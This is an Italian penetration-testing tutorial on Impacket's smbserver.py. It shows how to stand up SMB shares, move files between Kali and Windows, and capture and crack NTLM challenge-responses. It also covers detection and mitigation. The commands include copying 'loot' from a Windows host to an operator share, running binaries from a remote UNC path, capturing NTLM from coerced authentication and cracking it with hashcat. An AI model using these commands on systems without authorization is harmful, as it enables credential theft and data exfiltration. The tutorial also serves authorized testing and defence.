smbserver.py: Server SMB per File Transfer e NTLM

Guida a impacket-smbserver per creare una share SMB su Kali, trasferire file, registrare autenticazioni NTLM e gestire SMB2, accessi e logging.
- Pubblicato il 2026-07-31
- Tempo di lettura: 13 min
smbserver.py — Creare un server SMB su Kali con Impacket #
smbserver.py avvia un server SMB temporaneo e pubblica una directory locale come condivisione di rete. È utile per trasferire file tra Linux e Windows, registrare autenticazioni NTLM ricevute e osservare callback generate da tecniche di coercizione. Sui client Windows moderni è normalmente necessario -smb2support; per distribuire file senza consentire upload conviene aggiungere -readonly.
smbserver.py fa parte di Impacket e implementa un server SMB direttamente in Python.
Il tool viene utilizzato soprattutto durante attività autorizzate di penetration testing e amministrazione di laboratorio per:
- pubblicare file da Linux verso Windows;
- ricevere file da un sistema Windows;
- eseguire un programma attraverso un percorso UNC;
- registrare challenge-response NTLM ricevute;
- osservare autenticazioni SMB provocate da una coercizione;
- verificare il comportamento di client che richiedono SMB signing.
La guida è stata verificata su:
- Impacket 0.13.1, release stabile;
- branch ufficiale
master; - parser reale di
examples/smbserver.py; - implementazione
impacket/smbserver.py; - documentazione Microsoft relativa a SMBv1 e alle porte SMB alternative.
Nelle sezioni rilevanti, il parser della release stabile e quello del branch master espongono le stesse opzioni.
Riferimenti ufficiali:
- smbserver.py — Impacket 0.13.1
- smbserver.py — branch master
- Implementazione SMB server di Impacket
- Changelog ufficiale Impacket
Cosa fa realmente smbserver.py #
La sintassi fondamentale richiede due argomenti posizionali:
impacket-smbserver SHARENAME /percorso/localeSHARENAME è il nome con cui la condivisione viene pubblicata.
Il secondo argomento è la directory locale esposta dal server.
Esempio:
mkdir -p /tmp/share

sudo impacket-smbserver TOOLS /tmp/share \
  -smb2support
Dal client Windows la share sarà raggiungibile come:
\\IP_KALI\TOOLSPer esempio:
dir \\10.10.14.5\TOOLSLa porta predefinita è TCP 445. Sui sistemi Linux, l’ascolto su una porta inferiore a 1024 richiede normalmente privilegi elevati; per questo gli esempi usano sudo.
Sintassi completa #
impacket-smbserver [opzioni] SHARENAME SHAREPATHControlla sempre il parser della versione installata:
impacket-smbserver -hIn alcune installazioni manuali il comando può essere disponibile come:
python3 smbserver.py SHARENAME SHAREPATHOpzioni realmente presenti #
| Opzione | Funzione |
|---|---|
-comment TEXT | Imposta il commento associato alla share |
-username USER | Richiede una determinata identità per l’autenticazione |
-password PASS | Password associata a -username |
-hashes LMHASH:NTHASH | Configura la credenziale accettata tramite hash NTLM |
-ip IP | Indirizzo locale su cui mettere il server in ascolto |
--interface-address IP | Alias esteso di -ip |
-port PORT | Porta TCP di ascolto; predefinita 445 |
-6 | Abilita il listener IPv6 |
--ipv6 | Alias esteso di -6 |
-smb2support | Abilita il supporto SMB2 |
-readonly | Impedisce la creazione e la modifica dei file |
-outputfile FILE | Salva i messaggi di log prodotti dal server |
-ts | Aggiunge timestamp ai messaggi |
-debug | Abilita il logging diagnostico |
-disablekerberos | Non offre autenticazione Kerberos |
-disablentlm | Non offre autenticazione NTLM |
-dropssp | Disabilita NTLM ESS/SSP durante la negoziazione |
-computeraccountname | Computer account usato per gestire client che richiedono signing |
-computeraccounthash | NT hash del computer account |
-computeraccountaes | Chiave AES del computer account |
-computeraccountpassword | Password del computer account |
-computeraccountdomain | Dominio del computer account |
-dc-ip | IP del Domain Controller usato nel workflow signing |
Queste opzioni non esistono:
-computer
-domain
Le opzioni -computeraccount* non servono a cambiare esteticamente il nome NetBIOS del server. Servono a configurare un computer account valido per gestire autenticazioni SMB2 firmate tramite Netlogon o Kerberos.
SMB1, SMB2 e sistemi Windows moderni #
Senza -smb2support, il server utilizza il comportamento SMB1 previsto dall’esempio Impacket.
SMBv1 è deprecato e non viene installato per impostazione predefinita nelle versioni moderne di Windows. A partire da Windows 10 e Windows Server versione 1709, la disponibilità predefinita di SMBv1 è stata progressivamente rimossa; Windows 11 non include normalmente client e server SMBv1 in una nuova installazione.
Per questo, nella maggior parte degli ambienti moderni devi usare:
sudo impacket-smbserver TOOLS /tmp/share \
  -smb2support
Non è corretto affermare che -smb2support sia obbligatorio in assoluto o che garantisca compatibilità con qualsiasi client. Un sistema legacy con SMBv1 ancora abilitato può collegarsi senza questa opzione, mentre policy moderne di signing, autenticazione o firewall possono impedire comunque la connessione.
Creare una share in sola lettura #
Se devi distribuire tool o documenti senza permettere ai client di caricare file, usa:
sudo impacket-smbserver TOOLS /opt/tools \
  -smb2support \
  -readonly
Con -readonly la condivisione consente la lettura ma impedisce la creazione o la modifica dei file.
Dal client:
dir \\10.10.14.5\TOOLS
copy \\10.10.14.5\TOOLS\tool.exe C:\Windows\Temp\tool.exe
Un tentativo di scrittura dovrebbe invece fallire:
copy C:\Windows\Temp\loot.zip \\10.10.14.5\TOOLS\La modalità read-only è consigliata quando il server viene usato esclusivamente come repository di file.
Share con autenticazione #
Senza -username, il parser configura il server in modo da consentire connessioni anonime.
Per limitare l’accesso puoi impostare username e password:
sudo impacket-smbserver TRANSFER /tmp/share \
  -smb2support \
  -username transfer \
  -password 'S3curePass!'
Dal client Windows:
net use \\10.10.14.5\TRANSFER /user:transfer S3curePass!Dopo l’autenticazione:
dir \\10.10.14.5\TRANSFER
copy \\10.10.14.5\TRANSFER\tool.exe C:\Windows\Temp\
copy C:\Windows\Temp\results.zip \\10.10.14.5\TRANSFER\
Al termine:
net use \\10.10.14.5\TRANSFER /deleteL’autenticazione limita chi può utilizzare la share, ma non rende automaticamente il traffico invisibile o simile a quello di un file server aziendale. La destinazione, il processo sorgente e il traffico SMB restano osservabili.
Password richiesta interattivamente #
Se specifichi -username senza fornire né password né hash, il tool richiede la password tramite prompt:
sudo impacket-smbserver TRANSFER /tmp/share \
  -smb2support \
  -username transfer
Questo evita di lasciare la password direttamente nella cronologia della shell.
Configurare l’autenticazione tramite hash NTLM #
Il server può accettare una credenziale configurata tramite hash:
sudo impacket-smbserver TRANSFER /tmp/share \
  -smb2support \
  -username transfer \
  -hashes :NTHASH
Formato completo:
sudo impacket-smbserver TRANSFER /tmp/share \
  -smb2support \
  -username transfer \
  -hashes LMHASH:NTHASH
Questo non è un normale attacco Pass-the-Hash contro un server remoto.
L’hash viene configurato nel server Impacket come segreto con cui verificare l’autenticazione del client. Il client deve comunque dimostrare di possedere la password o il materiale crittografico corrispondente.
Non combinare -password e -hashes.
Impostare commento e indirizzo di ascolto #
Commento della share #
sudo impacket-smbserver BACKUP /tmp/share \
  -smb2support \
  -comment "Temporary backup repository"
Il commento può essere mostrato dai client durante l’enumerazione delle condivisioni, ma non modifica l’identità reale dell’host né costituisce una tecnica di evasione.
Bind su un indirizzo specifico #
sudo impacket-smbserver TRANSFER /tmp/share \
  -smb2support \
  -ip 10.10.14.5
Questo è utile su sistemi con più interfacce, VPN o tunnel.
Senza -ip, il parser usa normalmente:
0.0.0.0Con -6, il valore predefinito diventa:
::Listener IPv6 #
Per mettere il server in ascolto su IPv6:
sudo impacket-smbserver TRANSFER /tmp/share \
  -6 \
  -smb2support
Oppure specifica direttamente l’indirizzo:
sudo impacket-smbserver TRANSFER /tmp/share \
  -6 \
  -ip '2001:db8::10' \
  -smb2support
La sintassi utilizzata dal client Windows dipende dal modo in cui il nome IPv6 viene risolto. In genere è preferibile usare un hostname DNS valido invece di inserire direttamente un indirizzo IPv6 nel percorso UNC.
Utilizzare una porta diversa da 445 #
Il server può ascoltare su una porta TCP alternativa:
sudo impacket-smbserver TRANSFER /tmp/share \
  -smb2support \
  -port 8445
Non puoi però indicare la porta con una sintassi come:
\\10.10.14.5@8445\TRANSFERQuesta sintassi UNC non è valida per SMB.
Il supporto client alle porte SMB TCP alternative è disponibile sulle versioni Windows recenti, in particolare Windows 11 24H2 e Windows Server 2025, tramite una mappatura esplicita.
PowerShell:
New-SmbMapping `
  -LocalPath "Z:" `
  -RemotePath "\\10.10.14.5\TRANSFER" `
  -TcpPort 8445
Prompt dei comandi:
net use Z: \\10.10.14.5\TRANSFER /TCPPORT:8445Questa funzionalità richiede privilegi amministrativi e non è supportata nello stesso modo dai client Windows meno recenti.
Per la compatibilità più ampia, usa TCP 445 oppure un port forwarding trasparente che presenti al client la porta standard.
Scenario 1 — Trasferire file da Linux a Windows #
Prepara una directory:
mkdir -p /tmp/tools
cp /opt/tools/tool.exe /tmp/tools/
Avvia una share read-only:
sudo impacket-smbserver TOOLS /tmp/tools \
  -smb2support \
  -readonly
Dal sistema Windows:
dir \\10.10.14.5\TOOLS
copy \\10.10.14.5\TOOLS\tool.exe C:\Windows\Temp\tool.exe
Da PowerShell:
Copy-Item `
  "\\10.10.14.5\TOOLS\tool.exe" `
  "C:\Windows\Temp\tool.exe"
Esecuzione tramite percorso UNC #
Alcuni programmi possono essere avviati direttamente dalla share:
\\10.10.14.5\TOOLS\tool.exePowerShell:
& "\\10.10.14.5\TOOLS\tool.exe"Questo evita una copia esplicita nel percorso scelto dall’operatore, ma non significa che l’esecuzione sia “fileless” o priva di artefatti. Windows, l’antivirus, l’EDR e altri componenti possono comunque analizzare, memorizzare o registrare il contenuto remoto.
Scenario 2 — Ricevere file da Windows #
Per consentire upload non usare -readonly:
mkdir -p /tmp/loot

sudo impacket-smbserver LOOT /tmp/loot \
  -smb2support \
  -username transfer \
  -password 'S3curePass!'
Dal client:
net use \\10.10.14.5\LOOT /user:transfer S3curePass!
copy C:\Windows\Temp\results.zip \\10.10.14.5\LOOT\
net use \\10.10.14.5\LOOT /delete
PowerShell:
Copy-Item `
  "C:\Windows\Temp\results.zip" `
  "\\10.10.14.5\LOOT\results.zip"
Usa file già preparati e accessibili.
Non presentare file protetti o in uso, come il database Active Directory attivo NTDS.dit, come normali file copiabili con copy. L’acquisizione di NTDS.dit richiede workflow dedicati, privilegi specifici e strumenti come secretsdump, DRSUAPI, VSS o ntdsutil.
Gestire connessioni SMB già esistenti #
Windows non permette normalmente connessioni simultanee allo stesso server usando credenziali differenti.
Un errore frequente è:
System error 1219 has occurred.
Multiple connections to a server or shared resource by the same user,
using more than one user name, are not allowed.
Rimuovi la connessione esistente:
net use \\10.10.14.5\TRANSFER /deletePer visualizzare tutte le connessioni:
net useIn un laboratorio, quando necessario:
net use * /deleteQuest’ultimo comando elimina tutte le connessioni di rete dell’utente e può interrompere accessi legittimi: non usarlo indiscriminatamente.
Scenario 3 — Registrare autenticazioni NTLM #
Quando un client Windows accede a una risorsa SMB e negozia NTLM, il server può ricevere una challenge-response NTLMv1 o NTLMv2.
Avvia il listener:
sudo impacket-smbserver CAPTURE /tmp/capture \
  -smb2support \
  -outputfile /tmp/smbserver.log \
  -ts
Una connessione al percorso:
\\10.10.14.5\CAPTUREpuò produrre nel log informazioni come:
DOMAIN\username
workstation
challenge
NTLM response
La disponibilità di una challenge-response dipende però dal metodo effettivamente negoziato.
Non è corretto affermare che ogni connessione SMB invii sempre Net-NTLMv2:
- il client può utilizzare Kerberos;
- il client può effettuare un accesso anonimo;
- NTLM può essere disabilitato;
- la connessione può fallire prima dell’autenticazione;
- un sistema legacy può negoziare NTLMv1;
- policy di rete possono bloccare la connessione.
Crack offline #
Una challenge-response Net-NTLMv2 può essere verificata offline con Hashcat:
hashcat -m 5600 netntlmv2.txt \
  /usr/share/wordlists/rockyou.txt
Per NTLMv1 il formato e la modalità Hashcat sono differenti.
La challenge-response Net-NTLMv2:
- non è l’NT hash dell’account;
- non può essere utilizzata direttamente con Pass-the-Hash;
- dipende dalla challenge della specifica autenticazione;
- può essere sottoposta a cracking offline;
- può essere relayata soltanto mentre l’autenticazione è in corso, usando un listener adatto.
Cattura e relay non sono la stessa cosa #
smbserver.py può ricevere e registrare un’autenticazione, ma non implementa un workflow completo di relay verso un secondo servizio.
Per eseguire un relay devi utilizzare ntlmrelayx.py come listener fin dall’inizio.
Non puoi:
- catturare una response con
smbserver.py; - salvarla;
- relayarla in un secondo momento.
Il relay NTLM avviene in tempo reale, inoltrando la negoziazione tra il client e il servizio target.
Inoltre, la possibilità di relay dipende dal protocollo e dalle protezioni del target:
- SMB signing richiesto impedisce il normale relay SMB;
- LDAP signing e channel binding possono impedire determinati relay LDAP;
- EPA può proteggere servizi HTTP;
- l’identità ricevuta deve avere privilegi utili sul target;
- la challenge e la sessione non possono essere riutilizzate arbitrariamente.
Confronto:
| Funzione | smbserver.py | ntlmrelayx.py |
|---|---|---|
| Pubblica una directory | Sì | Non è lo scopo principale |
| Trasferisce file | Sì | No |
| Registra autenticazioni NTLM | Sì | Sì |
| Esegue cracking | No | No |
| Relaya in tempo reale | No | Sì |
| Esegue azioni post-relay | No | Sì |
| Share read-only | Sì | Non applicabile |
Scenario 4 — Receiver per una coercizione #
Una tecnica di coercizione tenta di obbligare un sistema Windows ad autenticarsi verso una destinazione scelta dall’operatore.
Se l’obiettivo autorizzato è soltanto osservare o registrare la callback, smbserver.py può essere utilizzato come receiver:
sudo impacket-smbserver COERCE /tmp/coerce \
  -smb2support \
  -outputfile /tmp/coercion.log \
  -ts
La tecnica di coercizione deve quindi indicare come listener l’IP del server Impacket.
Il risultato potrebbe essere un’autenticazione proveniente da:
- un account utente;
- un computer account terminante con
$; - un servizio;
- un’identità anonima o non utilizzabile.
Se l’obiettivo è relayare l’autenticazione, devi arrestare smbserver.py e avviare ntlmrelayx.py sulla porta richiesta prima di provocare la callback.
Due processi non possono normalmente utilizzare contemporaneamente lo stesso indirizzo e la stessa porta TCP 445.
Callback spontanee e forced authentication #
Percorsi UNC inseriti in shortcut, documenti, icone o altri file possono provocare una richiesta SMB quando Windows tenta di caricare la risorsa remota.
Questa tecnica rientra in MITRE ATT&CK T1187 — Forced Authentication.
Non è necessario trasformare questo articolo in una raccolta di file .lnk, .scf, Office, playlist o altri lure. Il ruolo di smbserver.py rimane quello del server che riceve la richiesta.
Per approfondire le diverse fonti di autenticazione automatica consulta:
Client che richiedono SMB signing #
Impacket 0.13.1 ha introdotto supporto migliorato per client che richiedono connessioni SMB firmate.
Per gestire utenti arbitrari del dominio quando il client impone signing, smbserver.py può utilizzare un computer account valido e il relativo materiale crittografico.
Con NT hash:
sudo impacket-smbserver SECURE /tmp/share \
  -smb2support \
  -computeraccountname 'KALISRV$' \
  -computeraccounthash NTHASH \
  -computeraccountdomain corp.local \
  -dc-ip 10.10.10.5
Con password:
sudo impacket-smbserver SECURE /tmp/share \
  -smb2support \
  -computeraccountname 'KALISRV$' \
  -computeraccountpassword 'MachinePassword' \
  -computeraccountdomain corp.local \
  -dc-ip 10.10.10.5
Con chiave AES:
sudo impacket-smbserver SECURE /tmp/share \
  -smb2support \
  -computeraccountname 'KALISRV$' \
  -computeraccountaes AES_KEY \
  -computeraccountdomain corp.local \
  -dc-ip 10.10.10.5
Requisiti:
- computer account già esistente e valido;
- conoscenza della password, dell’NT hash o della chiave AES;
- nome del dominio;
- Domain Controller raggiungibile;
- SMB2 abilitato;
- sincronizzazione temporale e DNS coerenti per Kerberos.
Le opzioni obbligatorie sono:
-computeraccountname
-computeraccountdomain
-dc-ip
Devi inoltre fornire almeno una tra:
-computeraccounthash
-computeraccountaes
-computeraccountpassword
Non puoi combinare le credenziali -username con quelle -computeraccount*.
Queste opzioni non creano un computer account, non eseguono automaticamente il domain join e non camuffano semplicemente il nome del server.
Disabilitare Kerberos o NTLM #
Non offrire Kerberos #
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -disablekerberos
Non offrire NTLM #
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -disablentlm
Queste opzioni servono a controllare i meccanismi proposti dal server durante la negoziazione.
Non garantiscono che il client possa completare l’accesso. Se disabiliti il solo metodo supportato dal client o dall’ambiente, l’autenticazione fallirà.
-dropssp
#
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -dropssp
-dropssp disabilita NTLM ESS/SSP durante la negoziazione.
È un’opzione avanzata che può ridurre la compatibilità o modificare il tipo di challenge-response. Non va descritta come bypass universale o tecnica automaticamente invisibile.
Logging, timestamp e debug #
Salvare il log #
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -outputfile /tmp/smbserver.log
Aggiungere timestamp #
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -outputfile /tmp/smbserver.log \
  -ts
Abilitare il debug #
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -debug
Il debug è utile per diagnosticare:
- errori di binding;
- dialect SMB incompatibili;
- autenticazione fallita;
- configurazioni incomplete del computer account;
- problemi Kerberos;
- connessioni interrotte;
- errori di accesso al filesystem.
I log possono contenere:
- indirizzi IP;
- nomi utente;
- nomi workstation;
- challenge-response NTLM;
- nomi e percorsi di file;
- errori di autenticazione.
Devono essere trattati come dati sensibili.
Errori comuni #
Permission denied o errore di bind sulla porta 445
#
Causa: l’utente non può aprire una porta privilegiata.
Soluzione:
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support
Oppure usa una porta alta con un client moderno configurato esplicitamente per la porta alternativa.
Address already in use
#
Un altro processo sta già utilizzando TCP 445.
Verifica:
sudo ss -lntp | grep ':445'Possibili servizi:
- Samba;
- un altro
smbserver.py; ntlmrelayx.py;- Responder;
- container o listener di laboratorio.
Arresta il processo in conflitto oppure modifica porta e workflow.
Il client Windows non si connette #
Controlla:
-smb2support;- firewall locale di Kali;
- raggiungibilità TCP 445;
- routing e VPN;
- credenziali configurate;
- connessioni SMB già esistenti;
- policy NTLM;
- SMB signing;
- dialect supportati;
- log
-debug.
Test dal client:
Test-NetConnection 10.10.14.5 -Port 445System error 53
#
Windows non trova il percorso di rete.
Possibili cause:
- IP errato;
- porta 445 filtrata;
- nome share errato;
- server non avviato;
- routing assente;
- firewall;
- utilizzo di una porta non standard senza mapping.
System error 5 o Access is denied
#
Possibili cause:
- credenziali errate;
- share read-only durante un upload;
- permessi Linux insufficienti sulla directory;
- account non configurato;
- autenticazione incompatibile;
- signing richiesto ma non gestito dal workflow usato.
Controlla i permessi:
ls -ld /tmp/share
ls -l /tmp/share
Connessione anonima bloccata #
Windows e le policy aziendali possono impedire guest o anonymous access.
Configura un’identità:
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -username transfer \
  -password 'S3curePass!'
Client:
net use \\10.10.14.5\SHARE /user:transfer S3curePass!Nessuna challenge-response nel log #
Possibili cause:
- Kerberos negoziato;
- NTLM disabilitato;
- accesso anonimo;
- connessione interrotta prima dell’autenticazione;
- credenziali già memorizzate;
- policy di sicurezza;
- percorso mai effettivamente aperto;
- traffico bloccato.
Per un test controllato puoi disabilitare Kerberos nel server:
sudo impacket-smbserver CAPTURE /tmp/capture \
  -smb2support \
  -disablekerberos \
  -outputfile /tmp/capture.log
Questo non obbliga comunque un client con NTLM bloccato ad autenticarsi.
Il client richiede SMB signing #
Se il client impone signing e il server base non riesce a completare la sessione, valuta il workflow con:
-computeraccountname
-computeraccountdomain
-computeraccounthash / -computeraccountaes / -computeraccountpassword
-dc-ip
-smb2support
Serve un computer account valido. Non è sufficiente inventare un nome terminante con $.
Detection #
Dal lato difensivo, smbserver.py non genera un evento Windows con il nome del tool. Il server è in esecuzione su Linux, quindi gli eventi Windows relativi all’accesso a una share ospitata da Windows non vengono creati sul sistema Kali.
Indicatori utili:
- connessioni outbound TCP 445 verso IP non autorizzati;
- traffico SMB verso workstation o sistemi non registrati come file server;
cmd.exe, PowerShell o altri processi che accedono a percorsi UNC insoliti;- eseguibili caricati da una share remota;
- copie consistenti di dati verso un host non approvato;
- autenticazioni NTLM verso destinazioni esterne o anomale;
- sequenze di coercizione seguite da connessione SMB;
- autenticazioni ripetute di computer account verso lo stesso listener.
Evento 4648 #
L’evento Security 4648 può essere generato quando un processo tenta un logon usando credenziali esplicitamente fornite, come in determinati utilizzi di:
net use \\server\share /user:utente passwordNon è specifico di smbserver.py e può avere cause amministrative legittime.
Evento 4776 #
L’evento 4776 viene registrato sul sistema autorevole quando avviene una convalida NTLM:
- sul Domain Controller per un account di dominio;
- sul sistema locale per un account locale.
Non è garantito in ogni connessione verso smbserver.py. Quando il server Impacket verifica localmente una credenziale configurata con -username e password o hash, potrebbe non essere necessaria una convalida NTLM sul Domain Controller.
Eventi 5140 e 5145 #
Gli eventi 5140 e 5145 riguardano l’accesso a condivisioni ospitate da un server Windows.
Poiché in questo scenario la share è ospitata da Kali tramite Impacket, tali eventi non vengono generati sul server SMB. Possono essere rilevanti in altri workflow che coinvolgono condivisioni Windows reali.
Telemetria endpoint e rete #
Fonti utili:
- Windows Defender Firewall;
- Microsoft-Windows-SMBClient;
- EDR;
- Sysmon;
- proxy e firewall interni;
- NetFlow;
- IDS/IPS;
- process creation, quando abilitato;
- DNS e asset inventory.
La correlazione più efficace è:
processo insolito
    ↓
percorso UNC verso host non autorizzato
    ↓
connessione TCP 445
    ↓
autenticazione NTLM
    ↓
download, upload o esecuzione
Mitigazioni #
- bloccare SMB outbound verso Internet;
- consentire TCP 445 soltanto verso file server autorizzati;
- utilizzare allowlist per i server SMB;
- segmentare reti utente, server e sistemi amministrativi;
- limitare NTLM dove possibile;
- richiedere SMB signing nei contesti appropriati;
- monitorare percorsi UNC verso indirizzi IP;
- impedire l’esecuzione di binari da share non attendibili;
- applicare application control;
- monitorare file
.lnk,.scfe documenti che referenziano risorse remote; - rilevare coercizioni RPC e successive autenticazioni SMB;
- usare password robuste per ridurre l’efficacia del cracking offline;
- proteggere gli account privilegiati dall’autenticazione verso sistemi non fidati.
MITRE ATT&CK raccomanda espressamente di filtrare SMB in uscita e limitare l’accesso a destinazioni approvate per mitigare forced authentication e trasferimenti laterali.
Cleanup #
Arresta il server con:
Ctrl+CSul client Windows, elimina la connessione:
net use \\10.10.14.5\SHARE /deleteSe hai utilizzato un’unità:
net use Z: /deleteRimuovi i file temporanei dal client:
del C:\Windows\Temp\tool.exe
del C:\Windows\Temp\results.zip
Proteggi o elimina i file ricevuti sul server:
rm -f /tmp/loot/results.zipRimuovi i log contenenti dati sensibili:
rm -f /tmp/smbserver.log
rm -f /tmp/coercion.log
rm -f /tmp/capture.log
Se il filesystem, gli snapshot o le procedure del laboratorio lo richiedono, applica il metodo di cancellazione previsto dalla policy. Una normale eliminazione non garantisce che i dati siano irrecuperabili da SSD, snapshot, filesystem copy-on-write o backup.
smbserver.py non modifica Active Directory e non richiede cleanup sul dominio, salvo che il workflow complementare abbia creato computer account, modificato ACL o eseguito altre operazioni.
Cheat Sheet #
# Share base con SMB2
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support

# Share read-only
sudo impacket-smbserver TOOLS /opt/tools \
  -smb2support \
  -readonly

# Autenticazione con password
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -username transfer \
  -password 'S3curePass!'

# Autenticazione con hash
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -username transfer \
  -hashes :NTHASH

# Bind su un IP specifico
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -ip 10.10.14.5

# Listener IPv6
sudo impacket-smbserver SHARE /tmp/share \
  -6 \
  -smb2support

# Logging con timestamp
sudo impacket-smbserver CAPTURE /tmp/capture \
  -smb2support \
  -outputfile /tmp/smbserver.log \
  -ts

# Debug
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -debug

# Non offrire Kerberos
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -disablekerberos

# Non offrire NTLM
sudo impacket-smbserver SHARE /tmp/share \
  -smb2support \
  -disablentlm

# Client con signing tramite computer account e NT hash
sudo impacket-smbserver SECURE /tmp/share \
  -smb2support \
  -computeraccountname 'KALISRV$' \
  -computeraccounthash NTHASH \
  -computeraccountdomain corp.local \
  -dc-ip 10.10.10.5

# Copia da share a Windows
copy \\10.10.14.5\SHARE\tool.exe C:\Windows\Temp\tool.exe

# Copia da Windows alla share
copy C:\Windows\Temp\results.zip \\10.10.14.5\SHARE\

# Autenticazione esplicita dal client
net use \\10.10.14.5\SHARE /user:transfer S3curePass!

# Elimina la connessione
net use \\10.10.14.5\SHARE /delete

# Porta alternativa su Windows 11 24H2 / Server 2025
New-SmbMapping `
  -LocalPath "Z:" `
  -RemotePath "\\10.10.14.5\SHARE" `
  -TcpPort 8445
Errori da non ripetere #
-computer                    → opzione inesistente
-domain                      → opzione inesistente
\\IP@PORTA\SHARE             → sintassi UNC errata
-smb2support funziona sempre → affermazione assoluta errata
autenticazione = stealth     → falso
ogni connessione = NTLMv2    → falso
Net-NTLMv2 = NT hash         → falso
Net-NTLMv2 catturato = PtH   → falso
hash catturato relayabile dopo → falso, il relay è in tempo reale
esecuzione UNC = fileless    → falso
copy diretto di NTDS.dit     → workflow errato
5140/5145 sul client         → non descrivono la share ospitata da Kali
Articoli Hackita correlati #
- Impacket: suite completa
- SMB: protocollo, porte e sicurezza
- ntlmrelayx.py: relay delle autenticazioni NTLM
- Responder: poisoning e autenticazioni NTLM
- Lateral Movement su Windows
- Credential Dumping su Windows
- Pass-the-Hash
Fonti tecniche #
Fonti primarie #
- Fortra Impacket — repository ufficiale
- smbserver.py — Impacket 0.13.1
- smbserver.py — branch master
- Implementazione SMB server
- Changelog Impacket 0.13.1
- Microsoft — SMBv1 non installato per impostazione predefinita
- Microsoft — porte SMB alternative
- Microsoft — evento 4648
- Microsoft — evento 4776
- MITRE ATT&CK T1187 — Forced Authentication
- MITRE ATT&CK T1570 — Lateral Tool Transfer
Fonti operative di confronto #
- HackTricks — Places to steal NTLM credentials
- The Hacker Recipes — SMB
- InternalAllTheThings — Active Directory
- Hacking Articles — File Transfer Cheat Sheet
Utilizza queste tecniche esclusivamente su sistemi di tua proprietà o per i quali possiedi un’autorizzazione esplicita.